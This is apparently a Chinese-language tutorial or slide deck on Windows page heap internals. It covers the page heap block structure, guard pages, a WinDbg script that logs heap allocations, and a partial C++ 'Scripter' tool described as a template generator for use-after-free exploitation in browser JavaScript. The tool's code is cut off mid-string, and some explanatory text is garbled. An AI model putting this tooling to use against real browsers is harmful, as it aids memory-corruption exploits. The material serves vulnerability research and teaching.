
Allocated Heap Block



Free Heap Block



Pageheap Metadata



Normal page heap block layout

_DPH_BLOCK_INFORMATION


```
|typedef struct _DPH_BLOCK_INFORMATION
|{
|    ULONG StartStamp;
|    PVOID Heap;
|    ULONG RequestedSize;
|    ULONG ActualSize;
|    union
|    {
|        LIST_ENTRY FreeQueue;
|        SINGLE_LIST_ENTRY FreePushList;
|        WORD TraceIndex;
|    };
|    PVOID StackTrace;
|
|    ULONG EndStamp;
|} DPH_BLOCK_INFORMATION, *PDPH_BLOCK_INFORMATION;
```

整页堆


- 除了他自有的填充方式，整页堆还在每个堆块上添加一个守护页。
- 守护页是放置在每一个堆块的开始或者结束的一个页面，该页面不可访问。放置在开始的位置即可保证该堆不被执行，而放置在结束的位置则可保证堆的溢出执行。

当整页堆打开后，堆块是什么样子

Forward Overrun: Allocated Heap Block



Forward Overrun: Free Heap Block



为何在运行时不使用 full-page-heap-enabled?

- 整页堆是十分稀缺资源.

整页堆将一个不可访问的也放置在每一次所分配的内存最后或最前的位置. 如果当你调试的时候正处在内存紧缺, 那么利用页堆将会使得整个内存的使用量增加一个数量级.

Scripter-> template generator for use after free exploitation

```
// scripter.cpp : Defines the entry point for the console application.
//

#include "stdafx.h"

#include <windows.h>

FILE *g_scriptOutput=NULL;

char* startTag()
{
    static char start[] = "\n\n<html>\n<script>\nfunction Start() {\n\nMath.acos(1);\n\nvoid(Math.atan2(0xbabe,

printf(start);
return start;
}

char *endTag()
{
    static char end[] = "\n\n}\n\n</script>\n\n"
        "<body onLoad=\"window.setTimeout(Start,1000);\" id=\"bodyid\">\n\n\n</body></html>\n\n";
    printf(end);
    return end;
}

char *InjectObject()
```

日志分配

```
$$ 7c9101db==breakpoint is at the RET instruction of ntdll!RtlAllocateHeap.  
.block  
{  
  
r @$t1 =  ${$arg1};  $$allocation size  
r @$t2=0;  
.printf "Logging  calls to  HeapAlloc(0x%x)",@$t1;.echo;  
  
bu 7c9101db "r $t0=esp+0xc;.if (poi(@$t0) = @$t1) {r @$t2=@$t2+1; .printf \"+[0x%x]  
RtlAllocateHeap hHEAP 0x%x, \", @$t2,poi(@esp+4);.printf \"size: 0x%x, \",poi(@$t0);.printf  
\"Allocate chunk at 0x%x\\\", eax;.echo;\n poi(@esp);.echo};g\"  
  
bu jscript!JsAtan2 "j (poi(poi(esp+14)+18) == babe) '.printf \"DEBUG: %mu\\\",  
poi(poi(poi(esp+14)+8)+8); .echo; g';"  
  
bu jscript!JsAcos " .echo DEBUG: heapLib breakpoint";
```

演示

